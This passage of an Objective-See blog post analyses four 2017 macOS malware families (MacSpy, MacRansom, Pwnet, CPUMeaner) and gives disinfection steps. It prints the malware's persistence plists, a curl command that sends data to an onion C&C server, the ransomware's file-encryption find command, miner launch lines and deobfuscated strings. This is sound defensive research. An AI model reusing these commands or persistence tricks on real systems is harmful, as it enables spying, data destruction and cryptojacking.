
This plist is saved to ~/Library/LaunchAgents/com.apple.webkit.plist. As the RunAtLoad key is set to true, the value in Program key will be executed automatically whenever the user logs in. The value of this key is set to ~/Library/.DS_Stores/updated, which is a persistent copy of the malware:

```
$ cat ~/Library/LaunchAgents/com.apple.webkit.plist

<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
  <dict>
      <key>Label</key>
      <string>com.apple.webkit</string>
      <key>Program</key>
      <string>/Users/user/Library/.DS_Stores/updated</string>
      <key>ProgramArguments</key>
      <array>
          <string>daemon</string>
      </array>
      <key>RunAtLoad</key>
      <true/>
      <key>KeepAlive</key>
      <true/>
  </dict>
</plist>
```

features:

MacSpy claims to be the "most sophisticated Mac spyware":



However Thomas Reed [notes](#) that in reality "MacSpy is fairly simple spyware, which gathers data into temporary files and sends those files periodically back to a Tor command & control (C&C) server via unencrypted http."

One thing is for sure, MacSpy does supports a decent set for features designed to 'spy' or collect data about infected systems. Its author kindly documented its features:

Features

Powerful features everyone can get for free 1080p demo

Deniability

Once installed, there will be no digital trace that can be associated with you. All communications are secure and untraceable over Tor.

Invisibility

With less than 30MB memory usage and less than 0.1% average cpu usage on Apple's least powerful Macbook Air, it's completely undetectable by conventional Mac users.

Capture

Capture a screenshot every 30 seconds. With support for multiple monitors.

Voice

Record surrounding sounds continuously even after user turns off microphone.

Key Logging

Log every keystroke in a clear and intuitive output format.(Requires sudo password)

Pasteboard

Retrieve clipboard contents. This will help you get anything from complex passwords to server private keys.

iCloud syncing

Acquire photos on iPhone as soon as iCloud syncs them to the Mac.

Browser data

Learn browsing patterns by obtaining history and download data from Safari and Chrome.

A paid version of the malware apparently contains even more features, such as full exfiltration capabilities, ransomware abilities, and access to social media data:

Advanced Features

Possibilities are limitless, send us an email if you have special needs such as

- Ability to adjust capture and recording intervals remotely.
- Retrieval of any files and data from the Mac.
- Encryption of entire user directory in a few seconds.
- Disguising the program as any legitimate file formats, such as pictures, as shown in our demo video.
- Daily zip of the all the files collected in that day. Unzip the file and view the files locally.
- Keeping the programs up to date with our most recent stable release.
- Access to emails, social network accounts.
- Code signing

Other 'features' of the MacSpy include anti-debugging and anti-VM logic. As AlienVault notes in their writeup, this includes:

- invoking ptrace with PT_DENY_ATTACH to prevent debuggers (such as lldb) from attaching
- invoking sysctl with KERN_PROC and KERN_PROC_PID, then checking if the P_TRACED flag is set, to detect runtime debugging
- checking to make sure it's executing on a system with at more than one CPU, and least 4GB of memory (on most default virtual machine images, this check will fail).
- checking to make sure it's executing on a machine with a model contain 'Mac'. On a virtual machine, this check will fail:

```
$ sysctl hw.model
hw.model: VMware7,1
```

In terms of exfiltration, MacSpy utilizes Tor. The malware ships with various legitimate Tor binaries (named webkitproxy and libevent-2.0.5.dylib) that allow it to connect to the Tor network. Specifically it sets up a local Tor proxy and utilizes curl in order to route all it's traffic to it's Tor-based C&C server.

Here's an example of MacSpy exfiltrating various survey data (stored by the malware in ~/Library/.DS_Stores/data/tmp/SystemInfo):

```
/usr/bin/curl --fail -m 25 --socks5-hostname 127.0.0.1:47905 -ks -X POST -H key: -H
  type:system -H Content-Type:multipart/form-data
  -F system=@'/Users/user/Library/.DS_Stores/data/tmp/SystemInfo'
  http://<redacted>>.onion/upload
```

disinfection:

MacSpy can easily be removed from an infected system, via the following steps:

1. Unload the malware's persistent launch agent via the 'launchctl unload' command:

   ```
   $ launchctl unload ~/Library/LaunchAgents/com.apple.webkit.plist
   ```

2. Remove the malicious launch agent plist file ~/Library/LaunchAgents/com.apple.webkit.plist

3. Remove the directory, /Library/.DS_Stores/updated, created by the malware that contains it's persistent backdoor and other components.

MacRansom	
found:	June, Fortinet
infection:	n/a
features:	persistent ransomware
disinfection:	remove launch agent
writeups:	• "MacRansom: Offered as Ransomware as a Service" (Fortinet) • "MacRansom: Analyzing the Latest Ransomware to Target Macs" (Objective-See)


MacRansom is the the first 'Ransomware-as-a-Service' for macOS, that aims to encrypt (ransom) all user's files. Likely created by the same author who coded up MacSpy, it was similarly offered on the 'dark web' for download.

infection:

MacRansom is offered by the author, on Tor, as a pre-built binary (i.e. 'Malware-as-a-Service'):

It is up to the consumer of the malware to find a way to infect target computers.

The Fortinet researchers corresponded with the malware author who noted that in order to infect a victim that malware should be run (manually) off a USB stick:



Rather lame...but of course 'consumers' of the malware could deploy it in other manners (e.g. email attachments, etc.).

persistence:

MacRansom persists as a LaunchAgent. It does this by:

1. Copying itself to ~/Library/.FS_Store


2. Decoding an embedded plist and writing it out to ~/Library/LaunchAgents/com.apple.finder.plist:

```
cat ~/Library/LaunchAgents/com.apple.finder.plist

<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.apple.finder</string>
  <key>StartInterval</key>
  <integer>120</integer>
  <key>RunAtLoad</key>
```

```
    <true/>
    <key>ProgramArguments</key>
    <array>
      <string>bash</string>
      <string>-c</string>
      <string>! pgrep -x .FS_Store && ~/Library/.FS_Store</string>
    </array>
  </dict>
  </plist>
```

As the 'RunAtLoad" key is set to 'true' the malware will be automatically started whenever the user logs in. Specifically the OS will execute the value of the 'ProgramArguments' key: bash -c ! pgrep -x .FS_Store && ~/Library/.FS_Store. This command will first check to make sure the malware isn't already running, then will start the malware (~/Library/.FS_Store).

Lucky for Objective-See users, [BlockBlock](https://objective-see.com/products/blockblock.html) will alert you about this persistent attempt:



As the malware first attempts to persist before encrypting any files, clicking 'Block' on the BlockBlock alert will stop the malware before it's done any damage :)

features:

As it's name suggest, MacRansom will ransom (encrypt) users files. Once up and running it checks to see if it's hit a 'trigger' date. That is, it checks if the current time is past a hard-coded value. According to the Fortinet report, this is set by the malware author (part of the 'ransomware as a service'). If the current time is before this date, the malware will not encrypt (ransom) any files, and instead will exit:

```
__text:00000001000012C0        xor     edi, edi
__text:00000001000012C2        call    _time
__text:00000001000012C7        mov     r15, rax
__text:00000001000012CA        lea     rbx, [rbp+var_38E0]
__text:00000001000012D1        mov     rdi, rbx
__text:00000001000012D4        call    _time
__text:00000001000012D9        mov     rdi, rbx
__text:00000001000012DC        call    _localtime
__text:00000001000012E1        mov     dword ptr [rax+14h], 75h
__text:00000001000012E8        movaps  xmm0, cs:xmmword_100002CE0
__text:00000001000012EF        movups  xmmword ptr [rax+4], xmm0
__text:00000001000012F3        mov     rdi, rax
__text:00000001000012F6        call    _mktime
__text:00000001000012FB        cmp     r15, rax
__text:00000001000012FE        jl      exit
```

However, if the trigger date has been hit, ransoming commences! Specifically at address 0x000000010b4eb5f5, the malware executes the following, via system to begin encrypting the user's files:

(lldb)
Process 7280 stopped

```
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over

frame #0: 0x000000010b4eb5f5 .FS_Store`___lldb_unnamed_symbol1$$.FS_Store + 1541
 -> 0x10b4eb5f5 <+1541>: callq 0x10b4ec8fe ; symbol stub for: system
 0x10b4eb5fa <+1546>: movaps 0x151f(%rip), %xmm0
 0x10b4eb601 <+1553>: movaps %xmm0, -0x850(%rbp)
 0x10b4eb608 <+1560>: movb $0x0, -0x840(%rbp)

(lldb) x/s $rdi
0x7fff547123e0: "find /Volumes ~ ! -path "/Users/user/Library/.FS_Store" -type f -size +8c -user `whoami` -perm -u=r -exec "/Users/user/Library/.FS_Store" {} +"
```

What does this command do?

```
find /Volumes ~ ! -path "/Users/user/Library/.FS_Store" -type f -size +8c -user `whoami` -perm -u=r -exec "/Users/user/Library/.FS_Store" {} +
```

First, returns a list of user files that are readable and bigger than 8 bytes. Then these files will be passed (to a new instance) of the malware, in order to be encrypted! We can observe this encryption via a utility such as fs_usage:

```
access (_W__) /Users/user/Desktop/pleaseDontEncryptMe.txt
open F=50 (RW____) /Users/user/Desktop/pleaseDontEncryptMe.txt
WrData[AT1] D=0x018906a8 /Users/user/Desktop/pleaseDontEncryptMe.txt
```


The actual encryption routine of the malware begins at 0x0000000100002160. This function is invoked indirectly via a call to 'pthread_create()':

```
__text:0000000100001039    call    _dlopen
__text:000000010000103E    mov     rbx, rax
__text:0000000100001041    mov     dword ptr [rbp+var_38E0], 'artp'
__text:000000010000104B    mov     word ptr [rbp+var_38E0+4], 'ec'
__text:0000000100001054    mov     byte ptr [rbp+var_38E0+6], 0
__text:000000010000105B    lea     rsi, [rbp+var_38E0]
__text:0000000100001062    mov     rdi, rbx
__text:0000000100001065    call    _dlsym
__text:000000010000106A    mov     edi, PT_DENY_ATTACH
__text:000000010000106F    xor     esi, esi
__text:0000000100001071    xor     edx, edx
__text:0000000100001073    xor     ecx, ecx
__text:0000000100001075    call    rax                 ; ptrace w/ PT_DENY_ATTACH
__text:0000000100001077    mov     rdi, rbx
__text:000000010000107A    call    _dlclose
```

As noted by Fortinet, the encryption is not some RSA-based scheme, but rather uses a symmetric cryptographic algorithm. Unfortunately (for users) though there is a static key (0x39A622DDB50B49E9), Joven and Chin Yick Low state that for each file the key is "permuted with a random generated number." Moreover, this random permutation is not saved nor conveyed to the attacker.

Thus it appears that once encrypted, the files are pretty much gone for good (save for a perhaps a brute force decryption attack).

Good news, [RansomWhere?](#) can generically detect at block this attack:



disinfection:

MacRansom can easily be removed from an infected system, via the following steps:

1. Unload the malware's persistent launch agent via the 'launchctl unload' command:

```
$ launchctl unload ~/Library/LaunchAgents/com.apple.finder.plist
```

2. Remove the malicious launch agent plist file ~/Library/LaunchAgents/com.apple.finder.plist

3. Remove the directory, /Library/.FS_Store/. This directory was created by the malware and contains it's persistent binary and other components.

Pwnet	
found:	August, SentinelOne
infection:	trojanized 'CS:GO hack'
features:	cryptocurrency miner
disinfection:	remove launch daemon and miner
writeups:	"Osx.Pwnet.A - CS: GO hack and sneaky miner" (SentinelOne)

Arnaud Abbati (@noarfromspace) who uncovered Pwnet, describes it as a, *"trojan that could mine CryptoCurrencies without user consent"* embedded in a hack for Counter-Strike: Global Offensive.

infection:

Arnaud notes that the infection vector for Pwnet begins at vlone.cc. Though this portal now appears offline, in the past users could login in to download a hack for the popular game, 'Counter-Strike Global Offensive'.

The main binary, (vhook) is not signed:

...and must be run with root privileges:

```
$ ./vhook

Root access required!
Please type "sudo ./vhook"
```

In the background, Arnaud states that, *"vHook also sneaky downloads and extracts https://vlone.cc/abc/assets/asset.zip as fonts.zip to /var/, changes directory to /var and runs sudo ./helper &."*

This binary, helper downloads yet more components (such as com.dynamsoft.WebHelper), which in turn download still more items. (For details see Arnaud's writeup: ["Osx.Pwnet.A - CS: GO hack and sneaky miner"](#)). The end result is OSX/Pwnet being persistently installed.

persistence:

The final action of the installer, is to download a binary named WebTwainService (from https://www.vlone.cc/abc/assets/d.zip), is persisted as a launch daemon via com.dynamsoft.WebTwainService.plist:

```
$ cat com.dynamsoft.WebTwainService.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
        <key>StandardErrorPath</key>
        <string>/var/log/webtwain.log</string>
        <key>StandardOutPath</key>
        <string>/var/log/webtwain.log</string>
        <key>KeepAlive</key>
        <false/>
        <key>Label</key>
        <string>com.dynamsoft.WebTwainService</string>
        <key>RunAtLoad</key>
        <true/>
```

```
        <key>ProgramArguments</key>
        <array>
                <string>/var/.log/WebTwainService</string>
        </array>
</dict>
</plist>
```

As the 'RunAtLoad' key is set to true, the value in the 'ProgramArguments' (/var/.log/WebTwainService), will be automatically executed by the OS each time the infected computer is restarted.

features:

The main goal of Pwnet is to mine cryptocurrency via an official minergate command line tool.

First, the malware's persistent daemon, WebTwainService, executes the com.dynamsoft.webhelper binary:

```
int _main(int arg0, int arg1)
{
  var_18 = objc_autoreleasePoolPush();
  system("cd /var/.log/;sudo ./com.dynamsoft.WebHelper &");
  objc_autoreleasePoolPop(var_18);
  goto loc_100000b27;

loc_100000b27:
  sleep(0xe10);
  goto loc_100000b27;
}
```

As Arnaud notes in his writeup, com.dynamsoft.webhelper, performs various actions including executing the minergate cli (which Pwnet names: 'com.apple.SafariHelper'):

cd /var/.trash/.assets/; **./com.apple.SafariHelper**

When the miner 'com.apple.SafariHelper' is executed, it eats up all CPU cycles in order to mine XMR (Monero).

disinfection:

To remove OSX/Pwnet, first unload and remove its persistent launch daemon plist:

```
$ launchctl unload /Library/LaunchDaemons/com.dynamsoft.WebTwainService.plist

$ rm /Library/LaunchDaemons/com.dynamsoft.WebTwainService.plist
```

Then delete all installed components, which are stored in various 'hidden' directory in under/var/ such as:

- /Library/LaunchDaemons/com.dynamsoft.WebTwainService.plist
- /var/.log/
- /var/.trash/
- /var/.old

Finally if the miner binary ('com.apple.SafariHelper') is running, terminate it!

CPUMeaner	
found:	November, SentinelOne
infection:	trojanized pirated applications
features:	cryptocurrency miner
disinfection:	remove launch agent and miner
writeups:	"OSX.CPUMeaner: New Cryptocurrency Mining Trojan Targets Macos" (SentinelOne)


OSX/CPUMeaner is a cryptocurrency miner that targets macOS users. Arriving in pirated applications, it mines Monero.

Arnaud Abbati (@noarfromspace) who uncovered CPUMeaner, provides an in-depth technical writeup on the malware.


infection:

Arnaud notes that the infection vector for CPUMeaner can come from a variety of sources.

"*Individuals using pirated software could end up with malware from a variety of sources including a simple Google search and a YouTube video with a malicious link in its description. In the middle of technical support scams, fake Flash players, and recommended virus scans, the victim could end up with a malicious package.*"




At this time, Apple has revoked the certificate used to sign (at least some instances of) the malware:



persistence:

When the user runs the malicious installer (.pkg), it will execute the package's 'post install' script. Using the neat ['Suspicious Package'](https://www.mothersruin.com/software/SuspiciousPackage/) application, we can statically examine this script:



In short, it persists CPUMeaner as a launch agent via the /Library/LaunchAgents/com.osxext.cpucooler.plist file. As the 'RunAtLoad' key is set to true, whenever the system is rebooted and the user logs in, whatever is specified in Program key will be automatically executed by the OS. Examining this key, we can see it's set to /Library/Application Support/CpuCooler/cpucooler:

INSTALL_LOCATION="**/Library/Application Support/CpuCooler/cpucooler**"

...
<key>Program</key>

<string>'$INSTALL_LOCATION'</string>

features:

The main goal of CPUMeaner is to mine cryptocurrency. Arnaud determined that cpucooler is a "custom builds of XMRig version 2.3.1, an open-source Monero CPU miner"

Though the author added some extra functionality to obfuscate strings, Arnaud wrote a deobfuscation python script:

```
$ decrypt_strings.py cpucooler

ioreg -rd1 -w0 -c AppleAHCIDiskDriver
  | awk '/Serial Number/{gsub("\"", "", $4);print $4}'

jumpcash.xyz


stratum+tcp://xmr.pool.minergate.com:45560
jeffguyen@mail.com
```

These deobfuscated strings (plus binary analysis) confirm that binary, cpucooler is a cryptominer, which will *"mine on MinerGate XMR pool for jeffguyen@mail.com."*

Besides pegging your CPU to mine cryptocurrency, CPUMeaner also pings a remote server, jumpcash.xyz with some installation data. This may include infected system's serial number - as grabbed by the output of the (deobfuscated) ioreg command:

```
ioreg -rd1 -w0 -c AppleAHCIDiskDriver
  | awk '/Serial Number/{gsub("\"", "", $4);print
```

disinfection:

To remove CPUMeaner, first unload and remove its persistent launch agent plist:

```
$ launchctl unload /Library/LaunchAgents/com.osxext.cpucooler.plist

$ rm /Library/LaunchAgents/com.osxext.cpucooler.plist
```

Then delete the miner binary, /Library/Application Support/CpuCooler/. Finally if the miner binary (cpucooler) is running, terminate it!

```
Note:

There are other variants of CPUMeaner such as 'XMemApp' that may install the
cryptocurrency miner to other locations.

See Arnaud's excellent writeup for details on these variants.
```

Thanks
I briefly want to thank the following fellow malware analysts/macOS reversers! Their research and assistance has been paramount to my own research, conference talks, and the advancement of my macOS knowledge:

- @0xAmit
- @Morpheus______
- @noarfromspace
- @osxreverser
- @theJoshMeister
- @thomasareed

love these blog posts & tools? you can support them via patreon! Mahalo :)

Source: https://objective-see.com/blog/blog_0x25.html